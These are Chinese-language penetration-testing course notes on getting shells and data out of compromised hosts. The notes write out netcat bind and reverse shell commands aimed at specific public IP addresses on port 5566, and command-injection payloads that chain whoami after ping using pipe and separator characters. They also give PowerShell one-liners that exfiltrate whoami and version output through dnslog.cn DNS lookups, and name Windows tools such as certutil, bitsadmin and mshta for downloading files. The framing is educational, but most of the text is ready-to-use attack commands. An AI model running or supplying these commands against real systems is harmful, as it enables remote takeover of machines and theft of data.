
基础入门-反弹SHELL&不回显带外&正反向连接&防火墙出入站&文件下载



#知识点：

1、Web常规-系统&中间件&数据库&源码等

2、Web其他-前后端&软件&Docker&分配站等

3、Web拓展-CDN&WAF&OSS&反向&负载均衡等

-----------------------------------

1、APP架构-封装&原生态&H5&flutter等

2、小程序架构-Web&H5&JS&VUE框架等

-----------------------------------

1、渗透命令-常规命令&文件上传下载

2、反弹Shell-防火墙策略&正反向连接

3、数据回显-查询带外&网络协议层级

#章节点



应用架构：Web/APP/云应用/小程序/负载均衡等

安全产品：CDN/WAF/IDS/IPS/蜜罐/防火墙/杀毒等

渗透命令：文件上传下载/端口服务/Shell反弹等

抓包技术：HTTP/TCP/UDP/ICMP/DNS/封包/代理等

算法加密：数据编码/密码算法/密码保护/反编译/加壳等



演示案例：

* 实用案例1：文件上传下载-解决无图形化&解决数据传输
* 实用案例2：反弹Shell命令-解决数据回显&解决数据通讯
* 实际案例1：防火墙绕过-正向连接&反向连接&内网服务器
* 实际案例2：防火墙组合数据不回显-ICMP带外查询Dnslog

#常规基本渗透命令详解

https://blog.csdn.net/weixin\_43303273/article/details/83029138

#实用案例1：文件上传下载-解决无图形化&解决数据传输

命令生成：https://forum.ywhack.com/bountytips.php?download

Linux：wget curl python ruby perl java等

Windows：PowerShell Certutil Bitsadmin msiexec mshta rundll32等

#实用案例2：反弹Shell命令-解决数据回显&解决数据通讯

命令生成：https://forum.ywhack.com/shell.php

1、正向连接：本地监听等待对方连接

Linux控制Windows

//绑定CMD到本地5566端口

nc -e cmd -lvp 5566

//主动连接目标5566

ncat 47.122.23.131 5566

Windows控制Linux

//绑定SH到本地5566端口

ncat -e /bin/sh -lvp 5566

//主动连接目标5566

nc 47.94.236.117 5566

2、反向连接：主动给出去，对方监听

//绑定CMD到目标5566端口

ncat -e /bin/sh 47.122.23.131 5566

//等待5566连接

nc -lvvp 5566

//绑定CMD到目标5566端口

nc -e cmd 47.94.236.117 5566

//等待5566连接

ncat -lvvp 5566

#实际案例1：防火墙绕过-正向连接&反向连接&内网服务器

管道符：| (管道符号) ||（逻辑或） &&（逻辑与） &(后台任务符号)

Windows->| & || &&

Linux->; | || & && ``(特有``和;)

例子：

ping -c 1 127.0.0.1 ; whoami

ping -c 1 127.0.0.1 | whoami

ping -c 1 127.0.0.1 || whoami

ping -c 1 127.0.0.1 & whoami

ping -c 1 127.0.0.1 && whoami

ping -c 1 127.0.0.1 `whoami`

1、判断windows

2、windows没有自带的nc

3、想办法上传nc 反弹权限

4、反弹

开启入站策略，采用反向连接

Linux：ncat -lvvp 5566

Windows：127.0.0.1 | nc -e cmd 47.94.236.117 5566

开启出站策略，采用正向连接

Linux：ncat -e cmd 47.122.23.131 5566

Windows：127.0.0.1 | nc -e cmd -lvvp 5566

正反向反弹案例-内网服务器

只能内网主动交出数据，反向连接

#实际案例2：防火墙组合数据不回显-ICMP带外查询Dnslog

出站入站都开启策略（数据不回显）：OSI网络七层

127.0.0.1 | powershell $x=whoami;$x=$x.Replace('\','xxx');$y='.f4an93.dnslog.cn';$z=$x+$y;ping $z

漏洞有，但是数据不回显：

1、反弹shell

2、带外查询

确定能执行命令

windows

` ` ;

ping 127.0.0.1 |

为什么要这样写

cmd无法执行whoami

用到powershell变量赋值 把whoami执行结果给变量

结果带有“\” 导致ping无法执行

powershell $x=whoami;$x=$x.Replace('\','xxx');$y='.vpod5d.dnslog.cn';$z=$x+$y;ping $z

127.0.0.1 | powershell $x=ver;$x=$x.Replace('\','xxx');$y='.vpod5d.dnslog.cn';$z=$x+$y;ping $z

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)